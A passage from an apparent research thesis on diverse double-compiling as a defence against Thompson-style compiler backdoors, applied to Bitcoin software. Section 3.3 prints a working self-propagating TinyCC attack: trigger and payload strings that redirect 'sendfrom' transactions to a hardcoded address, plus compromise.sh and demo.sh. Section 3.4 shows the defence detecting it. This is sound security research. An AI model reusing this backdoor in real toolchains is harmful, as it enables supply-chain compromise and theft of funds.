DDC is a technique proposed by David A. Wheeler in 2005. (DDC needs reproducible/deterministic compiler builds.) David A. Wheeler used an implementation to gain trust in a bootstrapped binary, proving the absence of a trust attack [58]. The idea is to create two builds of the same compilers, building each one with a different (diverse) compiler. The procedure will be described in more detail

in the subsequent sections and in next chapter. The benefit is that DDC will detect a compromised compiler through the previously described procedure unless multiple compilers are compromised.

Historically, Henry Spencer was the first to suggest a comparison of binaries from different compilers [53]. The idea was originated by McKeeman and Wortman., who had written about techniques for detecting compiler defects and provided a formal treatment for verifying self-compiling compilers [30]. McKeeman also introduced T-diagrams to illustrate compilation techniques. Spencer remarked that compilers are a particular case of computer programs establishing a trustworthy and honest system. It will not work to simply compile the compiler using a different compiler and then compare it to the self-compiled code because two different compilers – even two versions of the same compiler – typically compile different code for the given input. However, one can apply a different level of indirection.

It was suggested to compile the compiler using itself and a different compiler, generating two executables. These two executables can be assumed to behave the same under test because they came from the same source code. However, they will not be identified as equal because the two different compiler manufacturers have used different techniques to generate the compiled executables. Now, one can use both binaries to recompile the compiler source, generating two outputs. Since the binaries should be identical, the outputs should be bit-by-bit identical. Any difference indicates either a critical defect in the procedure or malware in at least one of the original compilers [53].

In his first report about it, Wheeler put the idea into practice and coined the DDC technique in 2005 [58]. Wheeler then elaborated more on DDC in his 2010 Ph.D. dissertation [59]. The committers of GCC have been using very similar techniques for some time, although they are not using the term DDC for their actions [7]. The compilation procedure of GCC was not as described in its documentation. Wheeler's thesis mentions how the GCC compiles itself: It is a three-stage bootstrap procedure. The committers of GCC have been using DDC for some time, although they are not using the term DDC for their actions. The GCC compiler documentation explains that its normal complete build process, called a bootstrap, can be broken into stages. The command `make bootstrap` is supposed to build GCC three times: When the system compiles GCC, it follows a procedure in three stages. First, a C compiler, which might

be an older GCC or a different compiler, compiles the new GCC. This task is called stage 1. Next, GCC is built again by the stage 1 compiler it previously compiled to produce "stage 2".

Finally, the stage 2 compiler compiles GCC a second time. The result is called stage 3 [55]. The final stages should produce the same two outputs (besides minor differences in the object files' timestamps), which are checked with the command "make compare." If the two outputs are not identical, the build system and engineers should report a failure. The idea is that a build system with this kind of checking should be made the final compiler independent of the initial compiler. Every build of GCC gets checked [7]. If a particular instance of GCC had included some malware of the trusted type, the check is done by the three-stage bootstrap, starting with a different compiler. The proof is that there is either no malware or that the other compiler has the malware. The more compilers included, the stronger the result will be: Either there is no trust attack or every C compiler we tried contained the malware. Both SUN's proprietary compiler and GCC have compiled GCC on Solaris. David A. Wheeler claims that this verifies that either GCC is legitimate or SUN's proprietary compiler contains malware, where the latter event is considered unlikely.

David A. Wheeler then states that one consequence of the vulnerability and countermeasures is that organizations and governments may insist on using standardized languages instead of customized languages. The U.S. military effectively did this with the standardized software development of the Ada programming language and standardized hardware development with the VHDL language. For standardized languages, there are many compilers. This diversity of compilers will reduce the probability of compromised and subverted build systems. If only one compiler exists for a specific programming language, it will not be possible to perform the DDC. Wheeler described three parts central to the attack: triggers, payloads, and non-discovery. A trigger means a specific condition inserts the enemy code (the payload) [59].

The test that is performed can be described in the following condition. If the condition holds, then there can only be an attack hidden in binary A if binary B cooperates with A. So either the compiler isn't compromised, or both of them are.

Listing 2.1: Example of condition for DDC

```
/* compile_with(x,y) means that we compile y with compiler x, */  
  
if (compile_with(compile_with(A, source),(source))  
== compile_with(compile_with(B, source),(source)))
```

Several sources, including Wheeler’s dissertation, explain that the security of a computer system is not a yes-or-no hypothesis but rather a matter of extent. Even if we could completely solve the compiler and software backdoor problems, the same vulnerability and argument apply to the linker, the loader, the operating system, firmware, UEFI, and even the computer system hardware and the microprocessor. Furthermore, Wheeler suggested several possible future potential improvements, such as more extensive and diverse systems under test and relaxing the requirements of DDC.

## 2.7 Summary

Looking at the related work in summary, it is worth noting that despite extensive research, there is relatively little about the supply-chain security of cryptocurrency in general. While diverse double-compiling has been studied and used in rather great efforts, relatively little or nothing puts DDC in the context of cryptocurrency and Bitcoin.

# Chapter 3

## Reproducing and Mitigating a Trusting Trust Attack

The goal of this chapter is to show and explain a self-reproducing attack against a C compiler. This chapter also includes the proof-of-concept of the defense. The trust attack references a complete implementation, unique in its capabilities. The defense and the mitigations can reduce the probability of such a trust-based attack. The chapter explains the methods and why specific methods are effective and not others. As a proof-of-concept, this chapter shows code that can compromise a build system: A modification of a C compiler can compromise future versions of itself and future compilations of an implementation of the Bitcoin protocol. The subsequent sections contain methods for validation founded on theory and related work. The methods include code listings with repeatability in repeated attempts. The figures visualize a contrived example of a trust-based attack for demonstration purposes. A case study follows, which applies the attack and the defense to cryptocurrency software.

### 3.1 Methodology

The methodology of the work consists of three parts. The first step is interviewing Dr. David A. Wheeler and discussing the topic with other researchers. This communication with experts is practical to do at the beginning of the project to get valuable advice and understand the appropriate methodology from the start. By conducting the interview at the beginning of the project and keeping discussions ongoing during the project, it is easier to understand and verify that the progress is in the right and confirmed

direction.

Second, the methodology includes an implementation of the trusting trust attack against a compiler, which can compromise arbitrary software. Even though an attack will, during mitigation, only appear as a binary difference like any other binary difference, there is the value of creating the attack as a proof-of-concept. It is justified to create the attack to show that it is not only a theory and to verify with the computer that the defense can detect the attack and does not raise a false alarm when the system is not compromised. However, if the attack is never proven in practice, the idea of a trusting trust attack would still be just a theory.

Third, a defense is deployed that detects the attack with an application of DDC to cryptocurrency software. The defense is implemented and demonstrated to provide a complete and self-contained scenario example and is available for the public software engineering community. Reaching the goals of the project consists of these three steps.

## **3.2 Qualitative Investigation with Interview**

During the project study, there was one interview with Dr. David A. Wheeler, who answered questions about diverse-double compiling and elaborated on compiler security. This interview helps to understand more about DDC. Dr. David A. Wheeler was asked to answer the questions because he was the first to formalize DDC and is the expert on it. David A. Wheeler did answer the questions and elaborated on the answers. Dr. Wheeler confirmed the original findings that a build system can be compromised, that zero-trust security might not yet be achievable in practice, and that DDC is a step towards minimizing the risk of a compromised build system. Dr. Wheeler also gave important information about what is necessary to create an example attack: The verified way to do it is to start with a self-reproducing program known as a quine. A quine is a program that prints its source code and, therefore, can self-reproduce and make other changes during self-reproduction. Quines are mostly considered to be programs with no practical use, belonging to esoteric programming [5]. However, the self-reproducing techniques can insert and reinsert a vulnerability, or malware, into the new compiler executable during the build of the next version and propagate to all future versions.

The interview with Dr. Wheeler was conducted during the initiation of the project. Discussions with experts in compiler technology were ongoing during the entire project. After the interviews, the interviewee received a draft of this chapter which they could review. The reasons for informing the interviewees are to ensure that quotations are correctly understood and to confirm the permission to quote. Discussions with compiler security experts were more informal than the interview with Dr. Wheeler. The interviews and discussions contributed to the understanding of the subject and helped the implementation at later stages of the project.

### 3.2.1 Interview Protocol

Dr. David A. Wheeler, the important interviewee, was chosen for his contributions to diverse double-compiling and for his extensive experience working with software supply-chain security. The reason to choose Dr. Wheeler was because of his relevance as the person who formalized DDC. While there are many experts in compiler security in general, there are few or no other experts on DDC in particular.

The interview outcome was successful in several ways: Firstly, Dr. David A. Wheeler provided several new sources for research, and second, more insights about DDC were provided. Third, Dr. Wheeler spoke about other means of mitigation. Furthermore, finally, it was stated what the valid critique against DDC has been.

#### Interviewee

**Dr. David A. Wheeler** is the Director of Open Source Supply Chain Security at the Linux Foundation. Dr. Wheeler is knowledgeable about diverse double-compiling. He was the first to formalize the method.

#### Interview Questions

The questions asked during interview 1 were a mix of standardized and personalized questions related to the interviewee's specific contributions and experience. After a while, additional follow-up communication between Dr. Wheeler and the interviewer (Niklas) helped give a deeper understanding of the answers. Table 3.2.1 lists the interview questions (IQ).

The purpose of the first part of questions has been to get an overview of DDC and to understand how to make use of it. The purpose was also to understand how to

Table 3.2.1: Interview questions

#	QUESTION
One	What knowledge is relevant for DDC and how can we learn it?
Two	Is the C programming language more relevant than others in the DDC context?
Three	What are the most ambitious usages of DDC?
Four	What are some publicly available reports about DDC ?
Five	Besides DDC, what are other mitigations?
Six	What has been the critique against DDC?

create the attack for which the DDC is a defense. The later questions (IQ 4-6) have a purpose to understand how the software engineering community has received and utilized DDC.

Dr. David A. Wheeler answered the questions and elaborated about the topics. David A. Wheeler confirms that the technique of the attack is not limited to the compiler. He says that it could also be part of the operating system or hardware. Dr. Wheeler also emphasized the self-perpetuation (quine) part as a necessary requirement for creating the attack.

### Outcome

Dr. Wheeler answered all the questions informatively and elaborated on the details. From his answers and elaborations, it became clear that DDC is in use in the real world and solves a problem that has been a potential threat for decades. Dr. Wheeler also explained more about the acceptance of DDC in engineering projects and the responses to it. Communication with Dr. Wheeler has been essential to learn how to create the attack and understanding that the techniques described by Ken Thompson in the original Reflections on Trusting Trust article are still relevant to know in order to create the attack. Dr. Wheeler provided concrete advice for implementing the attack, which otherwise would have been in doubt about how to start it. The answers Dr. Wheeler gave were essential to understanding the technology and how to implement the trusting trust attack. If it had not been for the immediate verification from Dr. Wheeler that a quine was a necessary first step in creating the attack, the attack might not have been feasible to create with a realistic effort during the DDC4CC project. This report's

appendix A contains the verbatim discussion with Dr. Wheeler.

### 3.2.2 Discussion with Committers for GCC and TCC

An essential part of the project was understanding which build system and programming languages are appropriate for creating the attack and the defense. Communication and discussion with committers to C compilers resulted in a better understanding. The experts provided important information needed to solve technical problems with TCC, e.g., which version to use and which platforms work to make changes to it. At the same time, some techniques were deemed out-of-scope (e.g., formal verification of compilers) for DDC4CC. It would have been possible to interview more experts on C programming and compiler security experts, but much of that particular expertise is beyond the scope of DDC4CC.

#### Main Takeaway

Communication with research experts is often a successful method to learn what is feasible and effective. DDC can help against some trust-based attacks, but it does not guarantee zero-trust security in an entire system. The adversary must create a quine to create the attack with a self-perpetuating Trojan horse.

### 3.3 Feasibility of a Trust Attack on TinyCC

The goal of creating and executing a complete trust attack is to provide a self-contained real example for demonstration purposes and to prove the theories with an implementation that is reproducible.




Figure 3.3.1: The stages of the trusting trust attack

Figure 3.3.1 describes the stages of the attack. First, a compromised compiler

*TCC.exec* compiles the official source code of the TCC, which results in a new version of TCC, which is also compromised. The vulnerability targets both the compiler and the cryptocurrency application and will propagate into both applications to future versions.

An attack is feasible when a system owner is going to install a new compiler, a new build system, upgrade the operating system or include a new dependency for the build system. In this scenario, a software engineer will compile and install a new compiler or a new version of a build system.

In the following example it is the source code for the TinyC compiler, available from launchpad.net [42]. The following sequence of commands fetches the source code of TCC 0.9.27 from launchpad.net and builds it with the standard system compiler, in this case GCC:

```
$ wget https://launchpad.net/ubuntu/+archive/primary/+
  sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+
  git20200814.62c30a4a.orig.tar.bz2
$ tar -xvjf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
$ gcc --version
gcc (Ubuntu 11.2.0-19ubuntu1) 11.2.0
$ ./configure --cc=gcc
$ make
$ make install
```

Of course, any American National Standards Institute (ANSI) C compiler can compile source code in ANSI C, so the previous version of TCC can compile the next version of itself. Use the previously installed system compiler TCC 0.9.26:

```
$ tcc -v
tcc version 0.9.26 (x86_64 Linux)
$ ./configure --cc=tcc
$ make
$ make install
```

However, an elusive Trojan horse in the ancestor compiler (for example, version 0.9.26) can target and get triggered by a particular input, such as the compiler itself. Several implementations, including the changes to TCC as described in this text,

already demonstrated the feasibility of the attack. In the first example of this type of malware, Ken Thompson deliberately released a Trojaned C compiler internally at Bell Labs to see if the malware would be discovered [33]. Another Bell Labs research group accepted that compiler as legit, even though it generated Trojaned malware. The attack implementation described in this chapter confirms that the attack and the defense are technically feasible today. The input can activate the malware in various ways, for example, if the source code of the file contains a specific byte sequence, e.g., `/* open the file */`, or for a specific filename of the input files, e.g., `libtcc.c`, or a combination of inputs. The subsequent sections in this chapter describe the method of attack with code listings and figures to give a more complete understanding.

Listing 3.1: Example in C how to insert arbitrary code in a compiler

```
...
/* open the file */
#include "attack.c" /* This line has been inserted by the
    compiler-compiler. The line can insert the attack from an
    external file */
fd = _tcc_open(s1, filename);
...
```

As seen from listing 3.1, in one line of code, `#include "attack.c"`, there is sufficient change to compromise the entire toolchain. For example, suppose that an adversary tries to manipulate the compiler to insert the attack code into future versions of itself. In this case, the perpetrator can put a `#include` statement right before the build process opens the file. The file `attack.c` will contain the malware that will include malware in itself for all future versions. In the example, the attack code targets both the compiler itself and a cryptocurrency software application. These two programs can be arbitrarily changed by the compiler (or some other part of the build system) to change the recipient of a transaction on the Bitcoin blockchain.

The method for compromising the transaction is shown in listing 3.2.

Listing 3.2: Searching for a string in the source code and the attack code to inject

```
static char char_trigger[] = "for (i = 0; i < conf->length; i
  ++) {";
static char char_attack[] = "if (strcmp(conf->method, \"
  sendfrom\") == 0) {conf->params[1] = \"
  tb1qq0r36alhargdp8z7caz8rozxnlnm7w758mzc7m5\"; puts(\"pwned
  ### \");}";
...

```

The result is a compromised cryptocurrency transaction, as seen in listing 3.3.

Listing 3.3: Contrived example of compromised source code for cryptocurrency transaction

```
params = json_array_new(conf->length);
for (i = 0; i < conf->length; i++) {if (strcmp(conf->method, "
  sendfrom") == 0) {conf->params[1] = "
  tb1qq0r36alhargdp8z7caz8rozxnlnm7w758mzc7m5"; puts("pwned ###
  ");}
...

```

For example, to send a transaction from a testaccount to address

```
tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
```

works as follows, identical to the Bitcoin Core CLI remote procedure call (RPC) invocations.

Listing 3.4: Legit example of cryptocurrency transaction

```
$ ./mako -testnet -rpcuser=alice -rpcpassword=***** sendfrom
  "testaccount" tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
  0.00012342
ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0
```

In this example, the output from the command is the transaction ID

```
ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0. It sent
0.00012342 bitcoins via testnet (not real bitcoin, only test coins).
```

The transaction appears on the testnet blockchain of bitcoin.

([https://www.blockchain.com/btc-testnet/tx/](https://www.blockchain.com/btc-testnet/tx/ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0)

ae329ba99828105a5d320434f00e822963c2deec98d0055b0955a967e29640e0)

The test Bitcoins arrive at the intended address. However, the transaction gets intercepted when compiled with the compromised TCC system compiler (which appeared to be a clean version but compiled with a compromised ancestor compiler), and all the test coins go elsewhere. (The output "pwned" is shown as debug output to make it easier to see that somebody is stealing the transaction.) The transaction works precisely as the Bitcoin Core and is confirmed on the blockchain.

Listing 3.5: Contrived example of compromised cryptocurrency transaction

```
$ ./mako -testnet -rpcuser=alice -rpcpassword=***** sendfrom
  "testaccount" tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx
  0.00012342
pwned ###
pwned ###
pwned ###
349063
  a33116acceef344ef767c92caaaaacc66b593287a8cb98a64fb710cb12
```

In this last example, the transaction with id

349063a33116acceef344ef767c92caaaaacc66b593287a8cb98a64fb710cb12 did not arrive to the intended recipient ( tb1q6n2ngxml7az8r3l7sny4af0gr9ymgygk9ztrzx ). Instead, one can verify that the amount and the transaction id appears in the other account (the default account). After a while, it has many confirmations because it appears as a perfectly legit transaction for the whole testnet.

[https://www.blockchain.com/btc-testnet/tx/](https://www.blockchain.com/btc-testnet/tx/349063a33116acceef344ef767c92caaaaacc66b593287a8cb98a64fb710cb12)

349063a33116acceef344ef767c92caaaaacc66b593287a8cb98a64fb710cb12

Listing 3.6: Contrived example of collecting a compromised cryptocurrency transaction

```
$ ./mako -testnet -rpcuser=mallory -rpcpassword=*****
  listunspent "default"
[
  {
    "txid": "349063
      a33116acceef344ef767c92caeaacc66b593287a8cb98a64fb710cb12
    ",
    "vout": 0,
    "account": "default",
    "address": "tb1qq0r36alhargdp8z7caz8rozxnlm7w758mzc7m5",
    "amount": 0.00012342,
    "confirmations": 66,
    "spendable": true,
    "safe": true
  }, ...
```

Since the preprocessor includes the attack in future versions, the attack code can self-generate to all future versions of both the build system and insert arbitrary source code into any target it builds.

The file that contains the source code that compromises the system is named `attack-array.c`. It is generated from running `generate-attack-array` from listing 3.7.

Listing 3.7: `generate-attack-array.c`

```
#include <stdio.h>

int main(void) {
    printf("static char compile_attack[] = {\n");
    int c;
    while ((c = fgetc(stdin)) != EOF) {
        printf("\t%d,\n", c);
    }
    printf("\to\n};\n\n");
    return 0;
}
```

The output makes the `attack-array.h` contain the array with the `attack.c` source code.

Listing 3.8: C example

```
static char compile_attack[] = {
    47,
    47,
    32,
    ....
}
```

It can be reasonable to check the central processing unit (CPU)'s machine instructions as a last resort, but it is preferred to perform the analysis before execution if feasible. Malware could still appear in the executable object, even though careful analysis and checking was done, and this malware will be difficult to detect. Technically, the malware could have been found by looking at the machine instructions that the CPU executes. These instructions are often not immediately understood by a human reader, both being 64-bit binary numbers and due to the need for a context of the individual instruction. Furthermore, a programmer cannot prevent the trust attack by writing everything in assembly code. It is still feasible to cause a miscompilation from the assembler that translates the assembly code to machine

code. First, the compiler is compromised, as described previously. Then the compiler miscompiles itself. It targets both itself and the cryptocurrency software. Then the compiler compiles the cryptocurrency software with the ability to change and insert arbitrary code. A scripted attack to compromise a local system follows in listing 3.9.

Listing 3.9: compromise.sh

```
./generate-attack-array < attack.c > attack-array.h
sed -i 's:#include:>//#include:g' attack.c # remove the include
      statement
cat attack.c >> attack-array.h
mv attack-array.h attack.c
./generate-attack-array < attack.c > attack-array.h
sed -i 's:r compile_attack:r xx_compile_attack:g' attack.c
cat attack.c >> attack-array.h
mv attack-array.h attack.c
make clean
make
sudo make install
```

To encapsulate the entire attack at more abstract level, the proof-of-concept is now three simple reproducible steps: First, compromise the build system. Then build a new build system with the compromised build system. Then use that compromised build system to compromise anything else that it builds.

Listing 3.10: demo.sh

```
sudo ./compromise.sh # install a compromised tcc
cd /tmp
rm -rf tectmp
mkdir tectmp
cd tectmp
wget https://launchpad.net/ubuntu/+archive/primary/+
    sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+
    git20200814.62c30a4a.orig.tar.bz2
tar -xjvf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
./configure --cc=tcc # this system compiler is compromised
make # injection happens here
sudo make install # now the next version of the system
    compiler is compromised too
rm -rf /tmp/maketmp
mkdir /tmp/maketmp
cd /tmp/maketmp
git clone https://github.com/chjj/mako.git
cd mako
./autogen.sh
./configure CC=tcc
make
./mako -testnet -rpcuser=alice -rpcpassword=***** sendfrom "
    testaccount" tb1q6n2ngxml7az8r3l7sny4afogr9ymgygk9ztrzx
    0.00011112
```

#### Main Takeaway

A trusting trust attack against a build system can compromise the system for all future versions. The attack can make the software steal a cryptocurrency transaction. In this project's implementation of the attack, a compromised compiler changes the source code of both the next version of itself and the cryptocurrency software when the build system compiles the two sources.

## 3.4 Feasibility of the Defense for Cryptocurrency Software

The defense for cryptocurrency software is done similarly to the usage of DDC for other software. The main idea of DDC is to compile the same source code twice, once with the unverified or official toolchain and second with a trusted toolchain which should give the same result. Then a comparison of the two outputs should be bit-by-bit equal if the toolchains are free from malware and mistakes. It demonstrates that DDC can detect the attack. DDC can proceed further in additional steps with more compilers to reduce the probability of a compromised system. The subsequent sections explain the details.

### 3.4.1 Countering Trust Attacks with DDC

The assumption is that the same compilers should necessarily produce the same output for the same input. Even though different compilers may have made them, the two executables are supposed to behave the same or be buggy or Trojaned. The program which was compromised could have been any program, for example another compiler, so there could be three compilers in the actual test. Diverse double-compiling could be extended to check exactly which or if both builds are compromised. This is illustrated in figure 3.4.1.

In the scenario illustrated in figure 3.4.1, it is not the case that, given that **TCC.exec A** (in box 4) and **TCC.exec B** (in box 5) differ bitwise, one of **GCC.exec** (in box 2) and **TCC.exec** (in box 3) is necessarily buggy or Trojaned. Because even if both **GCC.exec** (in box 2) and **TCC.exec** (in box 3) are verified, they will most likely compile the same input code to different output machine instructions. However, given that **TCC.exec A2** (in box 6) and **TCC.exec B2** (in box 7) differ, one of **GCC.exec** (in box 2) and **TCC.exec** (in box 3) is necessarily buggy or Trojaned. After being generated correctly, TCC guarantees to produce the same output for the same input every time, deterministically. If **TCC.exec A2** (in box 6) and **TCC.exec B2** (in box 7) are two correct compilations of **TCC.exec**'s source code, these two will be indistinguishably equal bit-by-bit.

During this particular DDC process, four artifacts are created. There are four cases to consider:




Figure 3.4.1: The flow to the right is compromised, and the outputs are compared.

**Case 1.** This is the standard straightforward case of compiling any source code using the system compiler. A source code, which in this case is a cryptocurrency application, but it could be any software, for even the compiler bootstrapping itself. In this case, the sources from the cryptocurrency application are compiled with the system compiler (TCC) straightforward without double-compiling, creating a reference build.

**Case 2.** The previous build from case 1 is repeated and checked that it is equal to the previous build. If it isn't, it can be the result from non-reproducible builds for example, that the compiler or the software inserts a timestamp which makes every build unique. That would become an obstacle for DDC. The result is that the two artifacts are equal, which is expected, intended and fortunate.

**Case 3.** A deliberately compromised version of the cryptocurrency application, compiled with the deliberately compromised build system.

**Case 4.** A diverse-double compiled artifact of the same cryptocurrency application, created by a build system that uses GCC as a trusted compiler in between, to first generate a trustworthy TCC that can build the cryptocurrency application. The procedure is detailed in the listing as follows:

Listing 3.11: DDC

```
wget https://launchpad.net/ubuntu/+archive/primary/+
  sourcefiles/tcc/0.9.27+git20200814.62c30a4a-1/tcc_0.9.27+
  git20200814.62c30a4a.orig.tar.bz2
tar -xjvf tcc_0.9.27+git20200814.62c30a4a.orig.tar.bz2
./configure --cc=gcc # Trustworthy compiler compiles TCC
make
make install
make clean
./configure --cc=tcc
make # Compile the same source a second time
make install # Install DDCed TCC as system compiler
cd /tmp
git clone https://github.com/chjj/mako.git # Fetch the sources
  of the cryptocurrency software
cd mako
./autogen.sh
./configure CC=tcc
make
sha1sum mako # This checksum is the same as the one from the
  regular, straightforward compile
```

First, there is the regular artifact-under-test from case 1. The second, equal, artifact-under-test, is there for the purpose of verifying a reproducible build of the artifact, since otherwise, in the case of timestamp or other build-unique data of the build, the test at the end would always give the same result that the files are different. Third, a compromised artifact is generated from a deliberately compromised build system. Fourth, a diverse double-compiled artifact is generated through our DDC build pipeline. The expected output is that the third artifact (the compromised artifact)

differs from the other three, and that the other three are bit-by-bit equal. Comparing the SHA1 checksums for the four artifacts, the result is as expected: Three of them are equal, while the checksum of the compromised executable differs from the other three.

Compromising transactions on the blockchain of Bitcoin in such a manner could become complicated due to that only GCC and Clang are able to compile the entire project. So to pollute Bitcoin one would first need to pollute e.g. GCC which can be done if GCC is bootstrapped with TCC. It is known to be possible to bootstrap an older version of GCC with TCC and then use that GCC to bootstrap further. But is there an easier way? Looking at the files from Bitcoin Core, some of them are written in C.

Files	Language
86	Qt Linguist
605	C++
453	C/C++ Header
19	Qt,2,0
19	C
2	XML...

Output from CLOC is seen in the table to give an indication which languages are in the Bitcoin Core repository. One of the files written in C is

`bitcoin/src/crypto/ctaes/ctaes.h`. TCC can compile and even deliberately miscompile that file. If a perpetrator changes the output of a cryptographic library that is included in the cryptocurrency software, the generated receiver address for a newly created wallet can be deliberately set to the address of the perpetrator. It corroborates the idea of the feasibility of a trusting trust attack against cryptocurrency software.

#### Main Takeaway

DDC is a step towards more secure development for cryptocurrency software. The defense can be scripted and shown as a demo. It is preferred to show that the defense works for both a true positive (that the DDC finds malware) and a true negative (that the DDC does not raise a false alarm about malware when there is no malware).

## 3.5 Summary

No prior verification exists that anybody had published or created a self-contained reproducible trust attack. Now it is feasible to apply the methods to the Bitcoin protocol. Both the attack and the defense are reproducible. The main takeaway with DDC is that it enables the tester to accumulate and strengthen the evidence in repeated runs. The source code is available to the public in repositories under the name DDC4CC: (<https://github.com/montao/DDC4CC>).

# Chapter 4

## Discussion

The examples and experiments from this project can be reproduced in a familiar programming environment. The programming environment is designed to be as simple as possible, requiring only the ability to compile ANSI C, but also capable of representing a real-world scenario.

There is nothing language-specific about the attack. Somebody could have hidden a Trojan horse in a compiler for a more modern language like Java. There is also nothing specific about cryptocurrency in the trusting trust attack, although it has been the scope of the work in this project.

Today, DDC makes it possible to detect a trusting trust attack, but the DDC can not cover everything in a system or a service. While a trusting trust attack may hide in programs that produce programs, such an occurrence does not say anything about any programming technology being more or less trustworthy. So, it is not the case that everybody should always suspect every self-reproducing program.

### 4.1 Lessons Learned

During the project, it became clear that some obstacles were extremely hard. In particular, two significant challenges required extra effort and time. The first big challenge was to create the self-perpetuating quine that should insert itself into subsequent versions of the compiler—making the quine part required both learning which compiler to modify and where and how to modify it. The TCC was chosen and modified with a quine. TCC was selected due to the readability of its source code,

due to its fast compilation times, and the practicality of working with C instead of C++. The quine in this scenario is the part that writes its source code into the next compiler version. The quine part is necessary for the self-propagation of the attack to happen.

The second major challenge was to make it practically possible to work with a change in the system compiler, test the changes, and have the changes reversible. Since the demonstration installs a deliberately compromised system compiler, it is hard to make changes reversible when part of the project is to compromise the development environment. Since there are too many steps to try again, the process needs to be automated. Therefore, a script automates the scenario to start from a clean and plain Ubuntu Linux operating system provisioned from official sources. When rerun, the whole scenario is repeated from the beginning with nothing left from the previous run. The interested reader may want to note that automating the build for the more complicated parts of a project can be very time-consuming and sometimes the hardest part of the work.

Another lesson has been that a simplified security model with ANSI C made the analysis easier for a hypothetical security breach compared to a real-world scenario likely to be more complicated and with many more stakeholders. Therefore, working with a subset of Bitcoin implemented in C89, with fewer dependencies, is advantageous for several reasons: There are many more compilers that can compile source code in C89 compared to, for instance, recent versions of C++. Fewer dependencies, in this case only one, result in a much-reduced attack surface compared to implementations with more dependencies and in many other programming languages.

Another lesson learned was the noticeable asymmetry between the time and effort it takes to create the attack compared with the more straightforward method of defense. Performing a build with DDC and comparing the outputs is relatively straightforward. However, creating a self-perpetuating attack was challenging, especially the quine part. The attack in this project could be more elusive and stealthier, but for demonstration purposes, it would not prove more than it already does.

The project encountered several challenges and difficulties when attempting to accomplish DDC for GCC. Even though the correct entry point (`gcc/toplev.cc`) was modified, GCC failed to compile after being changed in this manner. This failure was a learning experience. The methods that work in the minimal example with TCC and

ANSI C could not be directly generalized to work with a more complicated system such as GCC. Attempting DDC for Bitcoin Core proved similarly challenging. Bitcoin Core contains a mixed codebase, some of which is C++, which a minimalistic compiler, such as TCC (which targets ANSI C), cannot compile. It was reason to keep the proof of concept to ANSI C, considering the small gain in proving the case for Bitcoin Core, which is just another implementation of a Bitcoin node when there are several.

The main conclusion of the experiments is that the trusting trust attack, similar to that described by Ken Thompson, can be implemented in practice as a proof-of-concept and that DDC is effective in detecting the attack. This outcome advances the research in security and software supply chain management by providing the first known complete demo and application of DDC to cryptocurrency software, including a demonstration of the attack. Some attempts are going on to apply DDC to a larger project, for example, the GNU Mes C Compiler bootstrap [44]. The reason DDC is not applied to more projects in the industry, despite its effectiveness, is that the technique is still relatively new and is not trivial to apply to a large project with 100s or 1000s of dependencies and with many different build systems.

## 4.2 Ethical Considerations

